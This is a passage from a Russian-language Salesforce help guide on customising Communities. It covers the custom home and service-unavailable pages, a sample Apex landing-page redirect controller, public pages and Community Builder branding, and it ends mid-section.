- Начальная страница сообщества может быть переадресована на дополнительную начальную страницу Site.com. Настройте переадресацию URL-адреса на странице сведений о сайте Force.com. Заполните поле «URL-адрес источника» значением «/», соответствующим начальной странице сообщества, а поле «Целевой URL-адрес» значением «s», соответствующим начальной странице сайта Site.com.

СМ. ТАКЖЕ:

[Выбор между конструктором сообществ и Force.com Sites](#)

## Настраиваемые страницы сообщества

### Переопределение стандартных страниц сообщества настраиваемыми страницами

Рекомендуем использовать фирменные страницы сообщества «Начальная страница» и «Служба недоступна» путем переопределения стандартных страниц сообщества.

- [Использование настраиваемой начальной страницы сообщества](#)
- [Использование настраиваемой страницы при недоступности службы](#)

При необходимости переопределите другие стандартные страницы сообщества в параметрах сайта Site.com или Force.com для сообщества. Для этого откройте меню «Управление сообществом» в общем верхнем колонтитуле и щелкните **«Перейти к Force.com»** или **«Перейти к Site.com Studio»**. Страницы, выбранные на странице «Управление сообществом», автоматически переопределяют любые страницы, выбранные ранее в параметрах сайта Site.com или Force.com.



### Использование настраиваемой страницы при недоступности службы

В редких случаях недоступности сообщества по причине временного сбоя система Salesforce отображает общую страницу «Служба недоступна», оформленную в фирменном стиле Force.com. При необходимости замените данную страницу настраиваемой фирменной страницей статического ресурса для предоставления участникам сообщества индивидуализированного пользовательского интерфейса.

Статический ресурс «Служба недоступна»:

- Должен быть общедоступным архивным файлом размером не более 1 Мб.
- Должен содержать страницу `maintenance.html` на корневом уровне архивного файла. Другие ресурсы архивного файла (например, изображения или файлы CSS) могут наследовать структуру любого каталога.
- Должен содержать только файлы с расширениями.

Дополнительную информацию см. в разделе «*Назначение страниц ошибок сайта Force.com*» справки Salesforce.

1. Чтобы открыть страницу «Управление сообществом», воспользуйтесь любым указанным ниже способом.
  - Щелкните значок  в общем верхнем колонтитуле сообщества.
  - Введите строку «*Все сообщества*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Все сообщества»**. Затем щелкните ссылку **«Управление»** напротив имени нужного сообщества.
2. Последовательно выберите пункты **«Администрирование»** > **«Страницы»**.
3. Чтобы выбрать нужную настраиваемую страницу, щелкните значок  напротив страницы **«Служба недоступна»**.
4. Нажмите кнопку **«Сохранить»**.

Выбранная страница отображается сообществом при любом временном сбое. Ниже перечислены некоторые рекомендации.

- Данный выбор страницы не влияет на сообщества, использующие страницы Site.com Studio.
- Настраиваемая страница «Служба недоступна» доступна всем сообществам того же домена. В зависимости от требований организации, данная доступность может быть нежелательной. Чтобы избежать использования одной и той же страницы для всех сообществ домена, создайте и назначьте отдельные страницы «Служба недоступна» для каждого сообщества.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, настройки или активации сообщества:

- «Создание и настройка сообщества»

И

Участие в сообществе, которому соответствует открываемая страница «Управление сообществом»

Например, домен поддерживает два сообщества: клиентское сообщество (`universaltelco.force.com/customer`) и партнерское сообщество (`universaltelco.force.com/partner`). При использовании настраиваемой страницы «Служба недоступна» только для клиентского сообщества партнерское сообщество отображает такую же страницу при временном сбое, кроме случаев создания и назначения партнерскому сообществу отдельной страницы «Служба недоступна».



СМ. ТАКЖЕ:


[Переопределение стандартных страниц сообщества настраиваемыми страницами](#)

## Использование настраиваемой начальной страницы сообщества

Чтобы настроить стандартную начальную страницу сообщества посредством фирменного стиля компании, воспользуйтесь настраиваемой страницей конструктора сообществ (Site.com Studio) или Visualforce.

Начальная страница сообщества отображается непроверенным пользователям в общедоступном сообществе и позволяет задавать целевую страницу для пользователей-гостей без настройки переадресаций. Данная страница также называется активной начальной страницей сайта.

1. Чтобы открыть страницу «Управление сообществом», воспользуйтесь любым указанным ниже способом.
  - Щелкните значок  в общем верхнем колонтитуле сообщества.
  - Введите строку «*Все сообщества*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Все сообщества**». Затем щелкните ссылку «**Управление**» напротив имени нужного сообщества.
2. Последовательно выберите пункты «**Администрирование**» > «**Страницы**».
3. При использовании начальной страницы сообщества:
  - a. Выберите тип страницы: «**Конструктор сообществ**» или «**Visualforce**».
  - b. Введите имя страницы или пропустите данное поле для отображения списка доступных вариантов.
  - c. Щелкните значок  и выберите имя нужной страницы в результатах поиска.
 

 **Прим.:** Результаты поиска возвращают только опубликованные страницы конструктора сообществ (Site.com Studio).
4. Нажмите кнопку «**Сохранить**».

Страницы, выбранные на странице «Управление сообществом», автоматически переопределяют любые страницы, выбранные ранее в свойствах сайта Site.com или Force.com.

СМ. ТАКЖЕ:

[Настройка стандартной страницы входа сообщества для использования настраиваемой начальной страницы](#)  
[Переопределение стандартных страниц сообщества настраиваемыми страницами](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition**,  
**Performance Edition**,  
**Unlimited Edition** и  
**Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, настройки или активации сообщества:

- «Создание и настройка сообществ»

И

Участие в сообществе, которому соответствует открываемая страница «Управление сообществом»

Настройка стандартной страницы входа сообщества для использования настраиваемой начальной страницы

При использовании внешних поставщиков проверки подлинности и настраиваемой начальной страницы необходимо убедиться, что пользователи заходят на нужную начальную страницу.

Проверьте код `CommunitiesLandingController` на наличие правильного параметра `startURL` для сообщества. `CommunitiesLandingPage` — это активная начальная страница сайта для сообщества, отображаемая при вводе прямого URL-адреса сообщества. Например, при использовании домена `universaltelco.force.com` и URL-адреса сообщества `customers` страница `CommunitiesLandingPage` отображается при вводе URL-адреса `http://universaltelco.force.com/customers`.

Настраиваемая начальная страница может использоваться двумя способами.

- Обновите код `CommunitiesLandingController` для переадресации на новую страницу.
  1. Введите строку «*Классы Apex*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Классы Apex**».
  2. Щелкните ссылку «**Правка**» напротив `CommunitiesLandingController`.
  3. Замените код примером ниже.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для доступа к странице «Управление сообществом»:

- «Управление сообществами» ИЛИ «Создание и настройка сообществ»
- И участие в сообществе, которому соответствует открываемая страница «Управление сообществом»

Для настройки параметров администрирования:

- «Создание и настройка сообществ»
- И участие в сообществе, которому соответствует открываемая страница «Управление сообществом»

Для редактирования классов Apex:

- «Автор Apex»

```
public with sharing class CommunitiesLandingController {
    // Code we will invoke on page load.
    public PageReference forwardToStartPage() {
        String communityUrl = 'https://universaltelcom.force.com';
        String customHomePage = '/apex/hello';
        if (UserInfo.getUserType().equals('Guest')) {
            return new PageReference(communityUrl + '/login?startURL=' +
EncodingUtil.urlEncode(customHomePage, 'UTF-8'));
        }else {
```

```

        return new PageReference (communityUrl + customHomePage);
    }
}
public CommunitiesLandingController () {}
}

```

4. Замените `https://universaltelcom.force.com` URL-адресом сообщества.
  5. Нажмите кнопку **«Сохранить»**.
- При необходимости замените активную начальную страницу сайта настраиваемой страницей Visualforce.
    1. Введите строку *«Все сообщества»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Все сообщества»**.
    2. Щелкните ссылку **«Управление»** напротив имени нужного сообщества.
    3. Последовательно выберите пункты **«Администрирование»** > **«Страницы»** > **«Перейти к Force.com»**.
    4. Щелкните **«Правка»** в разделе «Сведения о сайте».
    5. Выберите нужную настраиваемую страницу Visualforce в поле «Активная начальная страница сайта».
    6. Нажмите кнопку **«Сохранить»**.

При вводе URL-адреса сообщества пользователям отображается новая активная начальная страница сайта.

СМ. ТАКЖЕ:

[Использование настраиваемой начальной страницы сообщества](#)

## Добавление настраиваемых страниц, которые не требуют входа

Сообщество может содержать общедоступные страницы, открывающиеся пользователям без выполнения входа. Данные страницы могут использоваться в качестве целевых или маркетинговых.

Сообщества используют технологию Force.com Sites для определения настраиваемого домена организации и префикса URL-адреса для каждого сообщества, созданного организацией. Чтобы выполнить дальнейшую настройку сообществ, воспользуйтесь продуктом Force.com Sites или Site.com для создания полностью настраиваемых страниц.



**Совет:** Сообщества могут содержать страницы Visualforce и Site.com. По умолчанию создаваемые страницы не требуют входа. При необходимости добавьте проверенные страницы.

1. Чтобы открыть страницу «Управление сообществом», воспользуйтесь любым указанным ниже способом.
  - Щелкните значок в общем верхнем колонтитуле сообщества.
  - Введите строку *«Все сообщества»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Все сообщества»**. Затем щелкните ссылку **«Управление»** напротив имени нужного сообщества.
2. Последовательно выберите пункты **«Администрирование»** > **«Страницы»**, найдите раздел «Расширенные настройки» и щелкните:
  - **«Перейти к Force.com»** для создания страниц, которые не требуют входа, или редактирования стандартных страниц ошибок.
  - **«Перейти к Site.com Studio»** для открытия Site.com Studio, позволяющего создавать общедоступные фирменные страницы. (При необходимости создайте проверенные страницы, требующие входа.)



- Опубликуйте сайт Site.com для предоставления пользователям доступа к общедоступной странице, созданной посредством Site.com Studio.

## Настройка шаблонов посредством конструктора сообществ


### Общие сведения о конструкторе сообществ

Конструктор сообществ поддерживает шаблоны сообщества для самообслуживания, а также позволяет пользователям создавать, оформлять и публиковать настраиваемое сообщество, гарантируя его великолепный внешний вид на любом мобильном устройстве! Пользователи могут быстро создавать сообщество на основе выбранного шаблона и оформлять его страницы в соответствии с фирменным стилем компании.

Ниже перечислены действия, поддерживаемые конструктором сообществ.

- [Быстрое оформление сообщества](#) в соответствии с фирменным стилем компании.
- [Редактирование страниц и компонентов сообщества посредством конструктора сообществ](#) для настройки их внешнего вида и содержимого.
- [Предварительный просмотр сообщества](#) для проверки правильности его отображения на разных устройствах.
- [Публикация внесенных изменений](#) для предоставления доступа всем пользователям сообщества.
- [Применение обновлений шаблона](#) к сообществу по мере их доступности.

Конструктор сообществ поддерживает все предварительно настроенные шаблоны.

 **Прим.:** Пользователи могут не использовать предварительно настроенные шаблоны, но могут создавать настраиваемые сообщества в среде Site.com Studio. В этом случае конструктор сообществ не может использоваться для применения фирменного стиля.

Чтобы опробовать другой шаблон, откройте страницу «Управление сообществом» и измените свой выбор шаблона. Не волнуйтесь! При необходимости первый выбранный шаблон может быть быстро восстановлен. Просто задайте начальной странице исходный URL-адрес в разделе «Конфигурация сайта» среды Site.com Studio.

### Некоторые ограничения

- Конструктор сообществ поддерживает фирменный стиль для сайтов, созданных путем использования одного из предварительно настроенных шаблонов.

СМ. ТАКЖЕ:

[Навигация по конструктору сообществ](#)

[Управление общими параметрами сообщества в конструкторе сообществ](#)


#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## Навигация по конструктору сообществ

Конструктор сообществ позволяет пользователям быстро создавать и оформлять настраиваемое сообщество в соответствии с фирменным стилем организации.

 **Прим.:** Конструктор сообществ поддерживает фирменный стиль только для сообществ, которые были созданы с помощью одного из шаблонов конструктора сообществ.

На странице «Управление сообществом» откройте меню «Управление сообществом» в верхнем колонтитуле и выберите пункт **Перейти к конструктору сообществ**, чтобы добавить товарный знак и настроить сообщество. Кроме того, доступ к конструктору сообществ можно получить со страницы «Все сообщества» меню «Настройка», нажав кнопку **Конструктор** рядом с именем сообщества.

В конструкторе сообществ можно осуществлять следующие действия.

- [Устанавливать фирменный знак сообщества](#) в соответствии со стилем организации (1).
- [Редактировать страницы сообщества](#) в редакторе страниц для добавления, обновления или удаления компонентов страницы (2).
- [Управлять, создавать и удалять](#) страницы сообщества в диспетчере страниц (3).
- [Принимать обновления](#) для шаблона сообщества и [редактировать настройки сообщества](#) (4).
- Открытие нужной страницы сообщества посредством ссылок и элементов меню навигации (5).
- Использование меню «Сообщества» (6) для:
  - Доступ к странице «Управление сообществом» для управления аналитикой, входом, регистрацией, репутацией, темами и другими параметрами сообщества.
  - Открытие Site.com Studio для добавления расширенных настроек сообщества.
- [Просмотр внешнего вида сообщества на разных устройствах](#) (7).
- [Предварительный просмотр сообщества](#) в новом окне обозревателя (8).
- [Публикация внесенных изменений](#) для предоставления доступа к обновлениям всем пользователям сообщества (9).

### ВЕРСИИ


Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, настройки или публикации сообщества:

- «Создание сообществ и управление ими»



СМ. ТАКЖЕ:

[Общие сведения о конструкторе сообществ](#)

[Управление общими параметрами сообщества в конструкторе сообществ](#)

## Оформление сообщества в фирменном стиле посредством конструктора сообществ

Рекомендуем использовать расширенный редактор фирменного стиля конструктора сообществ для эффективного применения цвета и стиля к сообществу. Чтобы выбрать цветовую схему, воспользуйтесь палитрой, поддерживающей широкий выбор цветных текстовых элементов для индивидуализации сообщества. Система позволяет идеально точно подбирать цвета путем загрузки собственного логотипа для автоматического создания настраиваемой палитры.

Каждый шаблон содержит предопределенные стили для управления внешним видом страниц. Данные стили позволяют быстро настраивать сообщество; при необходимости выполните дополнительную настройку стилей в соответствии с текущими требованиями. Чтобы оформить страницы созданного сообщества, воспользуйтесь редактором фирменного стиля конструктора сообществ.

Ниже перечислены действия, поддерживаемые конструктором сообществ (в зависимости от выбранного шаблона).

- Примените соответствующую цветовую схему посредством палитры.
- Выберите цвета для текста, границ и кнопок.
- Загрузите собственный логотип компании для создания настраиваемой палитры на основе его основных цветов.
- При необходимости сохраните или удалите собственную палитру.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для создания, настройки или публикации сообщества:

- «Создание сообществ и управление ими»

- Выберите семейство шрифтов, стиль и начертание.
- Измените цвет фона верхнего колонтитула и страницы, семейство шрифтов, размер шрифта и цвет шрифта.
- Используйте настраиваемых CSS для применения собственных стилей

 **Прим.:** Доступные параметры фирменного стиля определяются используемым шаблоном и выбранной страницей.


При загрузке собственного логотипа в редактор фирменного стиля конструктор сообществ извлекает его цвета в фоновом режиме и создает собственную палитру на их основе. Чтобы изменить предложенный цвет, щелкните палитру и выберите нужный цвет путем смещения ползунка или ввода шестнадцатеричного значения.



Чтобы оформить сообщество в фирменном стиле, выполните указанные ниже действия.

1. Выберите нужную страницу из меню «Страница» на панели инструментов.
2. Определите стили.
  - Чтобы задать цветовую гамму, используемую на всем сайте, выберите нужную палитру цветов.
  - Чтобы задать конкретный цвет, воспользуйтесь селектором цвета или введите соответствующее шестнадцатеричное значение.
  - Чтобы задать изображение, щелкните область изображения и загрузите нужное изображение.
  - Чтобы задать тип, размер или начертание шрифта, воспользуйтесь соответствующим раскрывающимся списком.

Внесенные изменения сохраняются автоматически и мгновенно отображаются на холсте страницы.

В качестве варианта, нажмите  на панели инструментов редактора фирменного стиля для использования собственных стилей CSS. Рекомендуется использовать CUSS обоснованно и только при необходимости, поскольку будущие выпуски компонентов шаблона могут не поддерживать все настройки CUSS.

СМ. ТАКЖЕ:

[Общие сведения о конструкторе сообществ](#)

[Предварительный просмотр сообщества посредством конструктора сообществ](#)

## Управление страницами сообщества в конструкторе сообществ

Диспетчер страниц сосредотачивает в себе все возможности работы со страницами, от создания до удаления, а также все промежуточные операции.

**Прим.:** Данная функция доступна в версиях Winter и Spring '16 шаблонов Коа, Кокуа и Напили, а также версией Spring '16 шаблона Aloha.

В диспетчере страниц (1) можно выполнять следующие действия:

- [Создание настраиваемых страниц](#) (2).
- [Удаление страниц](#) (3).
- Выбор страницы (4) для [редактирования ее свойств](#) (5).
- [Установка активной страницы](#) (5).
- [Создание и управление альтернативными вариантами](#) выбранной страницы (6).

### ВЕРСИИ


Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки или публикации сообщества:



- «Создание сообществ и управление ими»




## Создание настраиваемых страниц посредством конструктора сообществ


Расширьте шаблон своего сообщества путем создания настраиваемых страниц и добавления содержимого в соответствии с потребностями компании. В шаблоне Napili также можно создавать настраиваемые страницы сведений о записи, списков и связанных списков, чтобы максимально эффективно использовать данные Salesforce.

**Прим.:** Данная функция доступна в версиях Winter и Spring '16 шаблонов Koa, Kokuia и Napili, а также версией Spring '16 шаблона Aloha.

1. В конструкторе сообществ нажмите значок  на левой боковой панели для отображения диспетчера страниц.
2. Нажмите  на панели инструментов.
3. Для создания:
  - пустой стандартной страницы, основанной на макете или одной из страниц шаблонов, нажмите **«Создать страницу»**. Например, выберите шаблон начальной страницы и настройте его в соответствии с текущими требованиями. Присвойте странице уникальное имя и укажите статическую часть URL-адреса страницы.
  - страницы сведений о записи, списков или связанных списков, относящейся к одному из объектов Salesforce, нажмите **«Создать страницу объектов»** (только в Napili). Выберите объект, который должен быть связан со страницей.



4. Нажмите кнопку **«Создать»**.  
 Настраиваемые стандартные страницы на основе макета отображаются в разделе «Мои страницы» диспетчера страниц. Страницы на основе страницы-шаблона по умолчанию отображаются в разделе «Варианты страницы».  
 Настраиваемые страницы объекта отображаются на страницах объектов Salesforce.



### ВЕРСИИ


Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**


### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания страниц в конструкторе сообществ:

- «Создание сообществ и управление ими»


- Откройте стандартную страницу, нажав **«Редактировать»** на панели инструментов, или откройте страницу объекта, нажав  > **Редактировать** в разделе «Варианты страницы».
- Добавьте и настройте компоненты страницы.
- По завершении откройте сообщество для предварительного просмотра и выполните его публикацию.


 **Совет:**


- Раздел «Варианты страницы» позволяет быстро создать альтернативные версии выбранной страницы. Например, можно создать три различные страницы «Сведения о вопросе» для тестирования различных макетов и стилей. Новые страницы основываются на странице-шаблоне по умолчанию (в данном случае, на странице «Сведения о вопросе» шаблона Napili). Можно выбрать несколько различных макетов. Для создания варианта страницы нажмите  в разделе «Варианты страницы».
- Рекомендуем использовать компонент «Меню навигации» для создания настраиваемых узлов навигации для новых страниц. Дополнительную информацию о шаблонах и компонентах см. в документе [«Использование шаблонов для создания сообществ»](#).

## Установка активных страниц для сообщества в конструкторе сообществ

Каждой цели может соответствовать несколько настраиваемых страниц, но только одна страница сообщества может быть активной в данный момент времени. Например, можно создать три различные страницы «Сведения о вопросе» для тестирования различных макетов и стилей. При выборе предпочтительной страницы «Сведения о вопросе» автоматически отключается страница «Сведения о вопросе», установленная по умолчанию и определенная в шаблоне.

 **Прим.:** Данная функция доступна в версиях Winter и Spring '16 шаблонов Koa, Kokuа и Napili, а также версий Spring '16 шаблона Aloha.

- В конструкторе сообществ нажмите значок  на левой боковой панели для отображения диспетчера страниц.
- Выберите страницу, которую требуется обновить.



### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для настройки или публикации сообщества:

- «Создание сообществ и управление ими»

3. Выберите предпочтительную активную страницу.  
В сообществе доступна только страница, которая выбрана в раскрывающемся списке «Активная страница».
4. Просмотрите внесенные изменения и нажмите кнопку **Publish** для публикации изменений в сообществе.  
Неактивные страницы могут использоваться в сообществе до момента их удаления.

## Свойства и типы страницы в конструкторе сообществ

Используйте диспетчер страниц для просмотра и редактирования различных страниц сообщества.



### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## Типы страниц (1)

Страницы сообщества были сгруппированы по типу в диспетчере страниц.

### Мои страницы

Созданные настраиваемые стандартные страницы. (Настраиваемые страницы объектов отображаются на страницах объектов Salesforce.)

### Страницы *Название шаблона\**

*\*Napili, Koa, Kokuu или Aloha*

Страницы по умолчанию на основе шаблона сообщества.

### Страницы объектов Salesforce

Страницы объектов в сообществе, которые содержат страницы сведений о записях объекта, списков и связанных списков.

### Общие страницы записей

Страницы сведений о записях объекта, списков и связанных списков по умолчанию на основе только шаблона Napili. Эти общие страницы используются для отображения сведений о записи объекта Salesforce при отсутствии настраиваемых страниц объектов.

### Страницы входа

Страницы входа по умолчанию на основе шаблона сообщества.



## Свойства страниц (2)

Свойства, доступные для каждой страницы, зависят от выбранного типа страницы.

### Активная страница

Позволяет установить активную страницу, доступную в сообществе, при создании нескольких настраиваемых страниц для одной цели. Например, при создании второй страницы «Сведения об обращении» и ее активации страница «Сведения об обращении» по умолчанию, определенная в шаблоне, деактивируется.

### Имя

Редактируемое имя страницы, отображаемое в конструкторе сообществ.

### Заголовок

Редактируемый заголовок страницы, отображаемый на вкладке или заголовке окна обозревателя. Используется для закладок на странице и отображается в результатах поисковой подсистемы.

### Описание

Используется для оптимизации поисковых систем и отображается в результатах поисковой подсистемы. Доступно для страниц-шаблонов «Служба поддержки», «Ошибка», «Начальная» и «Каталог разделов», а также всех страниц, перечисленных в разделах «Мои страницы» и «Страницы входа».

### URL-адрес


URL-адрес страницы. Редактируется только на стандартных настраиваемых страницах.

### Базовый URL-адрес


Позволяет изменять URL-адреса одновременно для всех страниц (сведения о записи, список и связанный список), связанных с объектом. Повышает согласованность, обеспечивая общий префикс URL-адреса все страницам объектов. Редактируется только на настраиваемых страницах объектов.

## Редактирование страниц и компонентов сообщества в конструкторе сообществ

Можно добавлять новые компоненты на страницы сообщества или редактировать свойства существующих компонентов для настройки каждой страниц в соответствии с требованиями.

 **Прим.:** Компоненты перетаскивания доступны в версиях Winter и Spring '16 шаблонов Коа, Кокуа и Напили, а также в версии Spring '16 шаблона Алоха.

При добавлении компонентов на новую настраиваемую страницу тщательно продумайте компоновку страницы, исходя из поставленных целей.

1. В конструкторе сообществ нажмите значок  на левой боковой панели для отображения редактора страниц.
2. Выберите нужную страницу из меню «Страница» на панели инструментов.

### ВЕРСИИ


Доступно в версиях:  
